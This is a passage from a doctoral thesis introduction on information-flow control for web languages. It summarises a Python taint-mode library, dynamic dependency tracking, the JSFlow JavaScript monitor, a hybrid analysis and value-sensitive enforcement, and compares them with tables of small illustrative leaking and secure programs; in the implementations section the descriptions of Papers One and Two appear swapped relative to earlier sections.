such sinks are response pages sent back to the client. One suitable technique to detect and prevent these vulnerabilities is taint analysis. Python has no built-in taint mode as opposed to languages such as Perl or Ruby.

Under taint mode, all or some of the inputs to a program are considered untrusted and therefore tainted. This tainted information is tracked when it propagates through explicit flows, e.g. when tainted data is mixed with untainted information, the result is tainted. Thus, when a tainted object reaches a sink which has been defined to be sensitive without proper sanitization, an alarm is raised. Sanitization functions are in charge of checking or modifying a piece of information to ensure that it can be safely sent to a sensitive sink. Therefore, when tainted information goes through a function defined as a sanitizer, the taint is removed. If only information without taints is allowed to be used in sensitive sinks.

We implemented a taint mode as a library for web applications written in Python for Google App Engine. It requires minimum modifications to be integrated in existing code. By just importing the library, all the inputs that can be manipulated by the web client are tainted. These taints are tracked across the web framework, its database storage and the web application itself. In the configuration of the library it is possible to define the sanitization functions. If those taints end up in specific sinks, like a query string, without passing through the corresponding sanitization function, an exception is triggered and the program stops. Similarly, it is possible to prevent XSS attacks. When the application generates a response to a client request, the library checks, before sending the response, that the response does not include any tainted substring.

Since the application is running in an environment where it is not possible to change the interpreter, we wrote a library to implement the taint tracking mechanism. The library tracks the taints even through the persistent storage and opaque objects. It also includes very flexible ways of defining sanitization policies.

Statement of contribution The paper is co-authored with Alejandro Russo. Luciano Bello wrote the implementation based on previous efforts from Conti [21]. Both authors contributed equally providing ideas and writing the paper.

This paper has been published in the proceedings of ACM SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS), June 2012.

8.2 Dynamic inlining to track dependencies

In Paper **Two**, a dynamic dependency analysis is explored as an alternative to flow-sensitive monitors.

Shroff et al. [52] developed a dependency tracking theory for a lambda calculus which we recast to a simple imperative language. In each run, when different branches are taken, a dependency graph is extended by building up traces. This graph persists among runs and is a representation of the implicit flows in a program. In this way, initial runs might leak via control flow, but this

insecurity will eventually get closed in subsequent runs. This is called *delayed leak detection* [52].

In order to start scaling this approach to dynamic languages as JavaScript, we introduce on-the-fly inlining mechanisms to deal with runtime code evaluation (i.e. eval). The inlining transformation enforces delayed leak detection and we define and prove its correctness.

Even though this property is not as strong as non-interference, it is less conservative and might be suitable for some scenarios, like code running centrally in a server. The first request might leak some information, but each leak will capture more dependencies among program points. Eventually, no more leaks are possible and the analysis converges to soundness. Unlike static analyses, the enforcement rejects only insecure runs and not the entire program, improving permissiveness.

Statement of contribution The paper is co-authored with Eduardo Bonelli. Luciano Bello wrote a prototype implementation for a subset of Python and contributed to some proofs. Both authors contributed equally providing ideas and writing the paper.

This paper has been published in the proceedings of the 8th International Workshop on Formal Aspects of Security & Trust (FAST), September 2011.

8.3 A monitor for JavaScript

In PAPER **THREE** an information-flow monitor for full JavaScript, called JSFlow, is presented.

Addressing information flows in JavaScript received a lot of attention over the years but previous attempts (e.g. [36, 62]) often met difficulties given the strongly dynamic nature of the language. As a result, their focus is in breadth: trying to enforce simple policies on thousands of pages. Instead, our work focuses on obtaining a deep understanding of JavaScript's dynamic features. We investigate the suitability of sound dynamic information-flow control for JavaScript code in the context of real web pages and popular libraries (such as jQuery). To achieve this we have developed JSFlow.

JSFlow is the first implementation of a dynamic monitor for full JavaScript with support for standard APIs like the DOM. The core model from Hedin and Sabelfeld [29] has been extended and implemented as a Javascript interpreter. The interpreter is written in JavaScript itself and can be executed on top of, e.g., *Node.js* [8]. Additionally, we created a Firefox extension, called *Snowfox* (currently renamed to *Tortoise*), that allows JSFlow to run in the browser context.

Using JSFlow, we performed some empirical studies to identify scalability issues in purely dynamic monitors. We discovered that this kind of monitors perform reasonably well but, in some specific cases, annotations are needed to improve permissiveness in legacy code.

Statement of contribution The paper is co-authored with Daniel Hedin and Andrei Sabelfeld. Luciano Bello contributed to part of the tool development and proofs. All authors contributed equally to writing the paper.

This paper merges, expands, and improves two previous publications from the authors:

- *Information-Flow Security for a Core of JavaScript* by Daniel Hedin and Andrei Sabelfeld. In Proceedings of the IEEE Computer Security Foundations Symposium (CSF), June 2012.
- *JSFlow: Tracking Information Flow in JavaScript and its APIs* by Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. In Proceedings of the ACM Symposium on Applied Computing (SAC), March 2014.

8.4 A Hybrid approach

Paper **Four** presents a hybrid analysis that makes use of the values in the heap for a core of JavaScript. The synergy of a sound dynamic approach combined with a static analysis to extend permissiveness allows us to achieve a sound yet permissive enforcement.

A purely dynamic approach such as NSU is extended with a static analysis invoked on the fly. Similarly to [34], when the label of the context is elevated at runtime, a static analysis upgrades the labels of the variables that can be assigned in that context. Having to deal with the main JavaScript dynamic features, our enforcement allows us to make use of the concrete values from the heap to increase the permissiveness of the static analysis.

Because this static analysis works on top of NSU, neither has to be complete nor sound in order for the whole enforcement to be sound. The only purpose of the static component is to extend the permissiveness by upgrading those targets that otherwise would stop due to the no sensitive-upgrades restriction. This allows to miss potential writing points when the target of an assignment is hard to establish. Given that the static analysis is triggered at runtime, it can make use of runtime values for a more precise detection of the targets to upgrade.

In this work we selected the main dynamic features from JavaScript such us dynamic objects, first class functions, and dynamic non-syntactic scoping. Such a language represents a variety of challenges for a pure dynamic enforcement with respect to permissiveness. We present a set of common programming patterns that are hard to precisely deal with dynamically and we show how a hybrid enforcement accepts more of these secure programs. At the same time, we prove that the hybrid approach fully subsumes a purely static analysis.

Statement of contribution The paper is co-authored with Daniel Hedin and Andrei Sabelfeld. Luciano Bello contributed to part of the tool development and proofs. All authors contributed equally to writing the paper.

This paper has been published in the proceedings of the 28th IEEE Computer Security Foundations Symposium (CSF), July 2015.

8.5 Value-sensitivity and observable abstract values

In PAPER **FIVE** the notion of value-sensitivity is introduced and generalized.

The use of information-flow control on more expressive programs requires more permissiveness for its practical use. For the static enforcements flow-, context-, and object-insensitivity have been detected as sources of over-approximations [28] and, therefore, as a problem to accept more secure programs. This work introduces value-sensitivity as an orthogonal feature for dynamic enforcements that can improve their permissiveness.

In intuitive terms, a value-sensitive enforcement considers its previous value over the restrictions in the side-effects. If the value does not change, such restrictions can be safely ignored. This feature, in combination with the notion of *Observable Abstract Values* (OAV), can be generalized to improve permissiveness in dynamic languages.

An OAV refers to mutable properties of the semantics that can be observable independently of the value. Such properties are often more abstract than the value itself if it changes less frequently. Usually information-flow enforcements label these properties separately to gain precision [11, 29, 43].

An example of OAV would be the type in a dynamically typed language. If a language allows observation of the type of a variable (with, for example, the expression *typeof*) it makes sense to label the runtime types independently. This way, if the value of an *int* variable changes but is still an *int*, the label of the type does not need to be upgraded.

When value-sensitivity is extrapolated to other forms of OAVs such as property existence or structural properties, its usefulness gets magnified. The approach is proven to be strictly more permissive than value-insensitive disciplines. It can be applied to very rich languages where OAVs are identified, as well as purely dynamic and hybrid enforcements.

Statement of contribution The paper is co-authored with Daniel Hedin, and Andrei Sabelfeld. Luciano Bello did the majority of the development and all the proofs and prototype implementation. All authors contributed equally to writing the paper.

This paper has been published in the proceedings of the 20th International Conference on Logic for Programming, Artificial Intelligence and Reasoning (LPAR), November 2015.

9 Relative comparison

A summary comparing the papers included in this thesis can be found in Table 1 (page 21). Each paper focuses on different mechanisms for information-flow

		Paper **One**	Paper **Two**	Paper **Three**	Paper **Four**	Paper **Five**
		Taint analysis	Dynamic Dependency Calculation	Purely Dynamic Information-Flow Control	Hybrid Information-Flow Control	Value sensitive Information-Flow Control
1.1.	Security property	weak secrecy (no formal proof)	delayed leak detection	non-interference	non-interference	non-interference
1.2.	Attacker model	malicious input	static malicious code	any malicious code	any malicious code	any malicious code
1.3.	Aspect to protect	integrity	confidentiality	confidentiality	confidentiality	confidentiality
1.4.	Flow available to detect	explicit only	explicit and implicit on the run branch	explicit and implicit	explicit and implicit	explicit and implicit
1.5.	Features	purely dynamic flow-sensitive	purely dynamic flow-sensitive with interrun accumulation	pure NSU with optional annotations	NSU with static analysis at runtime	value-sensitive
1.6.	Analyzed language	Python	Tailor made *while* language with eval	JavaScript	JavaScript-like	Tailor made languages with dynamic records and types

Table 1: Comparison among the included papers

			Paper **One**	Paper **Two**	Paper **Three**	Paper **Four**	Paper **Five**
			Taint analysis	Dynamic Dependency Calculation	Purely Dynamic Information-Flow Control	Hybrid Information-Flow Control	Value sensitive Information-Flow Control
leaking programs	2.1.	`L := H` `output(L)`	ID	ID	ID	ID	ID

	2.2.	`L := 0`
		`if H then L := 1`
		`output(L)`
			IND	ID	ID	ID	ID

	2.3.	`tmp1 := 1; tmp2 := 1`
		`if H then tmp1 := 0`
		`  else tmp2 := 0`
		`if tmp1 then L := 0`
		`if tmp2 then L := 1`
		`output(L)`
			IND	IND†	ID	ID	ID

secure programs	2.4.	`L := 0`
		`if H then L := 1`
		`output(0)`
			SA	SA	SR‡	SA	SR

	2.5.	`L := 1`
		`if H then L := 1`
		`output(L)`
			SA	SR	SR	SR	SA

Legend
ID: Insecurity detected
IND: Insecurity not detected
IND†: Insecurity not detected in one run
SA: Secure and allowed
SR: Secure and rejected
SR‡: Secure and rejected (allowed with annotations)

Table 2: Comparison among the included papers (examples)

tracking. They are ordered by increasing strength of the formal property they enforce (row 1.1) until Paper **Three**. The last two papers explore different approaches to increasing permissiveness. With the exception of Paper **One**, all the other papers include formal proofs that the property is soundly enforced.

Table 2 (page 22) compares the papers in terms of examples, showing which programs are accepted or rejected by each approach. For these examples, let us assume that the variable `H` is always secret in confidential cases and untrustworthy in the integrity scenarios. All the other variables are public and function `output` is a sensitive sink or low channel. In the small language used in the examples, the constant integers `0` and `1` behave as *false* and *true* respectively and `:=` is used for assignments.

9.1 Attacker models and enforced properties

Taint analysis enforces a condition similar to *weak secrecy*, formally defined by Volpano [56] and recently generalized by Schoepe et al. [50]. Our taint mode includes the notion of sanitization, which is not mentioned by Volpano. Thus, it is only focused on detecting explicit flows (as in the example in row 2.1), while the other enforced properties (row 1.1) have the additional complexity of handling implicit flows. However, since the goal of this analysis is to protect the integrity of data (row 1.3) from an attacker who can only manipulate the input (row 1.2), the approach is realistic and useful.

The rest of the papers focus on the protection of the information confidentiality manipulated by potentially malicious code. Implicit flows are important in these scenarios and have to be tracked. The rest of the enforcement mechanisms are designed with implicit flows in mind, but with some differences among them.

In Paper **Two** the implicit flows are discovered with new execution traces. The side-effects on a branch are accumulated depending on the guard. After consecutive runs, more branches are explored and more dependencies are detected. Notice that the code under analysis should not change, otherwise the computation of the dependencies needs to be restarted (row 1.2). Therefore, the technique is not suitable for a situation where the attacker can change the code in every run, like in some XSS scenarios. Nevertheless, it is useful when the same code is run many times, in particular with different secret inputs. With different inputs, different branches are taken and the dependency graph will converge quickly, reducing the number of leaks. If the dependency graph manages to capture all the dependencies, the mechanism is sound with respect to non-interference [52]. If the dependency graph does not change, the attacker cannot learn new parts of the secret input.

The main problem with this method is that it might leak during initial runs, while the dependency graph is still expanding. The example in row 2.3, similar to Example 5, illustrates the case where the dynamic dependency calculation requires more than one run to detect the leak. This last example of an insecure

program is captured by enforcements that are sound with respect to the non-interference property (row 1.1).

The last three papers focus on enforcing non-interference. Our purely dynamic information-flow control from PAPER **THREE** is based on the notion of *no sensitive-upgrades* (NSU) [12], i.e. public variables cannot change their security level on secret control context. PAPER **FOUR** uses NSU as a safety net that allows soundness to hold. PAPER **FIVE** introduces the notion of *value-sensitivity*, which also proved to be sound with respect to non-interference.

9.2 Increasing permissiveness without losing soundness

As introduced in Section 7, the soundness of purely dynamic information-flow monitors is not for free. The NSU strategy might be too restrictive in practical scenarios. For example, if the side effects in the high branch are not observable by the attacker (like in the example in row 2.4), the enforcement from PAPER **THREE** conservatively rejects the program (if no annotations are added). The dependency calculation, on the other hand, detects that the output does not depend on high secrets, since it has a more global vision of the program. But this comes at the price of a weaker enforced property.

In the case studies from PAPER **THREE** we detected some permissiveness problems in benign JavaScript code in the wild. It is possible to handle this problem with upgrade annotations. Before the branching point in the example in row 2.4, `L` has to be upgraded to secret, similarly to the Example 8. Thus, the update in the secret context is allowed and the computation does not stop.

The annotations can be seen as the accumulation of knowledge of the taken branches for other runs, similar to the way in which the dependency graph from PAPER **TWO** works. The problem of annotations is that developers of benign applications are required to add these annotations at development-time, and legacy code will be hard to support.

The hybrid approach presented in PAPER **FOUR** is an attempt to circumvent the annotation problem. A static analysis of code blocks affected by a high guard upgrades the possible side effects that might happen. In the example in row 2.4, the variable `L` is automatically upgraded before entering the branch and the executions finish with `L` tagged as secret, independently of the value of `H`.

The static component of the hybrid analysis uses the information available at runtime to calculate the targets of possible side effects that might trigger NSU. But this analysis is neither complete nor sound. This means that it can upgrade more targets than it should while falling short and skipping some targets that should have been upgraded. The soundness of the enforcement as a whole is not compromised by this, since NSU is still in place.

The static analysis's over-approximations might generate a scenario where high labels proliferate. In these situations, programs dealing with high information will quickly pollute every other label as secret.

Paper **Five** is an effort to address this over-tainting issue introducing the notion of value-sensitivity. In short, a mechanism is value-sensitive when the side-effect monitor considers the original value of the target before enforcing restrictions on the label. The example code in row 2.5 is correctly classified as secure under a value-sensitive mechanism, because the value of `L` does not change in the high context. In this case, the NSU restriction can be ignored and the execution can continue with an `L` tagged as low. The effect of value-sensitivity is increased when the notion of *value* is extended to other "labelable" elements (i.e. Observable Abstract Values), such as structures.

The features introduced in the last two papers are going to be integrated in JSFlow, from Paper **Three**, in further work. We are confident that this will boost JSFlow permissiveness in real JavaScript scenarios.

9.3 Implementations and proofs of concept

All the papers presented in this thesis have related running code and proofs of concept. As a whole, they cover the full spectrum of target languages, from simple *while* languages to real industrial languages (see row 1.6).

Paper **One** considers a small *while* language with eval. A prototype for inlining this language was implemented in Python for a subset of Python. The proof of concept includes the examples of the paper and generates the dependency graph in *DOT format* [5]. The source code, usage instructions, and download links can be found at:

`http://wiki.portal.chalmers.se/cse/pmwiki.php/ProSec/Inlining`

The taint analysis presented in Paper **Two** is implemented as a Python library and fully covers Python 2. It was tested on google_appengine v1.6.3 and Python 2.7.2, on Linux. The included example is a guestbook from the *google-app-engine-samples* project. The source code, the usage instructions, and the download links can be found at:

`http://wiki.portal.chalmers.se/cse/pmwiki.php/ProSec/GAEtaintmode`

Paper **Three** introduces JSFlow, a JavaScript interpreter for information-flow control. It is implemented in JavaScript and supports full non-strict ECMA-262 v.5 [25] including the standard API. The current stable version is purely dynamic and enforces NSU. It also includes a taint analysis mode. Hybrid support is currently under development. It runs using Node.js [8] and as a Firefox extension (tested on Firefox 30). The source code, the usage instructions, an online interpreter, and the download links can be found at:

`http://www.jsflow.net/`

In Paper **Four** a JavaScript-like language is considered. This language captures the main challenges of JavaScript dynamism. A prototype is implemented in Haskell and produces a graphical representation of the heap. The examples discussed in the paper, including the source code and an online interpreter can be found at:

http://www.jsflow.net/hybrid/

PAPER **FIVE** incrementally adds complexity to a small language, adding types and records. The paper also considers a hybrid variation. As a proof of concept, a prototype in Python was developed. The analyzed language that this prototype considers combines some of the features from the paper in a dynamically-typed pointerless language with dynamic records. The analysis is purely dynamic and produces a graphical representation of the final heap as a result. The source code and an online interpreter that compares a value-sensitive with a value-insensitive NSU analysis can be found at:

http://www.jsflow.net/valsens/

References

1. AngularJS. https://angularjs.org/.
2. Disqus. https://disqus.com/.
3. Facebook - Like Button for the Web. https://developers.facebook.com/docs/plugins/like-button.
4. Google Analytics. https://www.google.com/analytics/.
5. Graphviz - DOT tutorial and specification. http://www.graphviz.org/Documentation.php.
6. jQuery. https://jquery.com/.
7. Lightbeam. http://www.mozilla.org/en-US/lightbeam/.
8. Node.js. https://nodejs.org/.
9. Tiobe index. http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html.
10. Twitter buttons. https://about.twitter.com/resources/buttons.
11. ALMEIDA-MATOS, A., FRAGOSO SANTOS, J., AND REZK, T. An information flow monitor for a core of dom. In *Trustworthy Global Computing*, M. Maffei and E. Tuosto, Eds., vol. 8902 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2014, pp. 1–16.
12. AUSTIN, T. H., AND FLANAGAN, C. Efficient purely-dynamic information flow analysis. In *Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security* (New York, NY, USA, 2009), PLAS '09, ACM.
13. AUSTIN, T. H., AND FLANAGAN, C. Permissive dynamic information flow analysis. In *Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security* (New York, NY, USA, 2010), PLAS '10, ACM, pp. 3:1–3:12.
14. BIBA, K. J. Integrity considerations for secure computer systems. Tech. Rep. ESD-TR-76-372, USAF Electronic Systems Division, apr 1977. (Also available through National Technical Information Service, Springfield Va., NTIS AD-A039324.).
15. BIELOVA, N. Survey on javascript security policies and their enforcement mechanisms in a web browser. *The Journal of Logic and Algebraic Programming 82*, 8 (2013), 243–262.
16. BIRGISSON, A., HEDIN, D., AND SABELFELD, A. Boosting the permissiveness of dynamic information-flow tracking by testing. In *Computer Security - ESORICS 2012*, S. Foresti, M. Yung, and F. Martinelli, Eds., vol. 7459 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2012, pp. 55–72.

17. Buiras, P., Vytiniotis, D., and Russo, A. Hlio: Mixing static and dynamic typing for information-flow control in haskell. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming* (New York, NY, USA, 2015), ICFP 2015, ACM, pp. 289–301.
18. Chandra, D., and Franz, M. Fine-grained information flow analysis and enforcement in a java virtual machine. In *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual* (Dec 2007), pp. 463–475.
19. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for JavaScript. In *SIGPLAN Conference on Programming Language Design and Implementation* (2009), pp. 50–62.
20. Cohen, E. Information transmission in computational systems. In *Proceedings of the Sixth ACM Symposium on Operating Systems Principles*, SOSP '77. ACM, New York, NY, USA, 1977, pp. 133–139.
21. Conti, J. J., and Russo, A. A taint mode for Python via a library. In *Information Security Technology for Applications - 15th Nordic Conference on Secure IT Systems, NordSec 2010, Espoo, Finland, October 27-29, 2010, Revised Selected Papers* (2010), pp. 210–222.
22. Daily Finance. Malvertising hits the new york times. `https://zeltser.com/malvertising-malicious-ad-campaigns/`, Sept. 2009.
23. De Groef, W., Devriese, D., Nikiforakis, N., and Piessens, F. FlowFox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security* (2012).
24. Denning, D. E., and Denning, P. J. Certification of programs for secure information flow. *Commun. ACM 20*, 7 (July 1977), 504–513.
25. ECMA International. ECMAScript Language Specification, 2009. Version 5.
26. Goguen, J. A., and Meseguer, J. Security policies and security models. In *Security and Privacy, 1982 IEEE Symposium on* (apr 1982), pp. 11–20.
27. Guarnieri, S., Pistoia, M., Tripp, O., Dolby, J., Teilhet, S., and Berg, R. Saving the world wide web from vulnerable JavaScript. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis* (New York, NY, USA, 2011), ISSTA '11, ACM, pp. 177–187.
28. Hammer, C., and Snelting, G. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. *International Journal of Information Security 8*, 6 (Dec. 2009), 399–422.
29. Hedin, D., and Sabelfeld, A. Information-flow security for a core of JavaScript. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (June 2012).
30. HTTP Archive. Interesting stats. `http://httparchive.org/interesting.php`, May 2015.
31. Hunt, S., and Sands, D. On flow-sensitive security types. In *Proc. ACM Symp. on Principles of Programming Languages* (2006), pp. 79–90.
32. Jang, D., Jhala, R., Lerner, S., and Shacham, H. An empirical study of privacy-violating information flows in JavaScript web applications. In *ACM Conference on Computer and Communications Security* (Oct. 2010), pp. 270–283.
33. Lampson, B. W. A note on the confinement problem. *Commun. ACM 16*, 10 (1973).
34. Le Guernic, G. Automaton-based confidentiality monitoring of concurrent programs. In *Computer Security Foundations Symposium, 2007. CSF '07. 20th IEEE* (jul 2007), pp. 218–232.
35. Le Guernic, G., Banerjee, A., Jensen, T., and Schmidt, D. Automata-based confidentiality monitoring. In *Proc. Asian Computing Science Conference (ASIAN'06)* (2006), vol. 4435 of *LNCS*, Springer-Verlag.

36. MAGAZINIUS, J., ASKAROV, A., AND SABELFELD, A. A lattice-based approach to mashup security. In *Proc. ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (Apr. 2010).
37. NIKIFORAKIS, N., INVERNIZZI, L., KAPRAVELOS, A., VAN ACKER, S., JOOSEN, W., KRUEGEL, C., PIESSENS, F., AND VIGNA, G. You are what you include: large-scale evaluation of remote JavaScript inclusions. In *ACM Conference on Computer and Communications Security* (Oct. 2012).
38. NILOFER MERCHANT. Security fears limit growth of web apps. `http://nilofermerchant.com/2007/09/25/security-fears-limit-growth-of-web-apps/`, Sept. 2007.
39. RÄISÄNEN, O. Trackers leaking bank account data. `http://www.windytan.com/2015/04/trackers-and-bank-accounts.html`, Apr. 2015.
40. RISKIQ. jquery.com malware attack puts privileged enterprise it accounts at risk. `https://www.riskiq.com/blog/business/post/jquerycom-malware-attack-puts-privileged-enterprise-it-accounts-at-risk`, Sept. 2014.
41. RUDERMAN, J. The same origin policy. `http://www-archive.mozilla.org/projects/security/components/same-origin.html`, Apr. 2008.
42. RUSSO, A., AND SABELFELD, A. Dynamic vs. static flow-sensitive security analysis. In *Proceedings of the 2010 23rd IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2010), CSF '10, IEEE Computer Society, pp. 186–199.
43. RUSSO, A., SABELFELD, A., AND CHUDNOV, A. Tracking information flow in dynamic tree structures. In *Proc. European Symposium on Research in Computer Security (ESORICS)* (Sept. 2009), LNCS, Springer-Verlag.
44. RUSSO, A., SABELFELD, A., AND LI, K. Implicit flows in malicious and nonmalicious code. *2009 Marktoberdorf Summer School (IOS Press)* (2009).
45. RUSSO, A., SABELFELD, A., AND LI, K. Implicit flows in malicious and nonmalicious code. In *Logics and Languages for Reliability and Security*. 2010, pp. 301–322.
46. SABELFELD, A., AND MYERS, A. C. Language-based information-flow security. *IEEE J. Selected Areas in Communications 21*, 1 (Jan. 2003), 5–19.
47. SABELFELD, A., AND RUSSO, A. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics* (June 2009), LNCS, Springer-Verlag.
48. SABELFELD, A., AND SANDS, D. A per model of secure information flow in sequential programs. In *Proc. European Symp. on Programming* (Mar. 1999), vol. 1576 of *LNCS*, Springer-Verlag, pp. 40–58.
49. SABELFELD, A., AND SANDS, D. Dimensions and principles of declassification. In *Computer Security Foundations, 2005. CSFW-18 2005. 18th IEEE Workshop* (June 2005), pp. 255–269.
50. SCHOEPE, D., BALLIU, M., PIERCE, B., AND SABELFELD, A. Explicit secrecy: A policy for taint tracking. In *Proceedings of the 2016 1st IEEE European Symposium on Security and Privacy* (2016).
51. SCHWARTZ, E. J., AVGERINOS, T., AND BRUMLEY, D. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *Proceedings of the IEEE Symposium on Security and Privacy* (2010).
52. SHROFF, P., SMITH, S., AND THOBER, M. Dynamic dependency monitoring to secure information flow. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2007), IEEE Computer Society, pp. 203–217.

53. Taboola. Update: Taboola Security Breach - Identified and Fully Resolved. http://taboola.com/blog/update-taboola-security-breach-identified-and-fully-resolved-0, June 2014.
54. The Register. Malware menaces poison ads as google, yahoo! look away. http://www.theregister.co.uk/2015/08/27/malvertising_feature/, Aug. 2015.
55. Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. of the Network and Distributed System Security Symposium* (Feb. 2007).
56. Volpano, D. Safety versus secrecy. In *Static Analysis* (1999), vol. 1694 of *Lecture Notes in Computer Science*, Springer Berlin Heidelberg, pp. 303–311.
57. W3C. Content security policy 1.0. http://www.w3.org/TR/CSP/, Nov. 2012.
58. W3C. Cross-origin resource sharing. http://www.w3.org/TR/CSP/, Jan. 2014.
59. W3C. Html 5.1 - w3c working draft - 6.4 sandboxing. http://www.w3.org/html/wg/drafts/html/master/single-page.html#sandboxing, Oct. 2015.
60. W3Techs. Usage of client-side programming languages for websites. http://w3techs.com/technologies/overview/client_side_language/all, Oct. 2015.
61. W3Techs. Usage statistics and market share of server-side programming languages for websites. http://w3techs.com/technologies/overview/programming_language/all, Oct. 2015.
62. Yang, E., Stefan, D., Mitchell, J., Mazières, D., Marchenko, P., and Karp, B. Toward principled browser security. In *Proc. of USENIX workshop on Hot Topics in Operating Systems (HotOS)* (2013).
63. Zeltser, L. Malvertising: Some examples of malicious ad campaigns. https://zeltser.com/malvertising-malicious-ad-campaigns/, June 2011.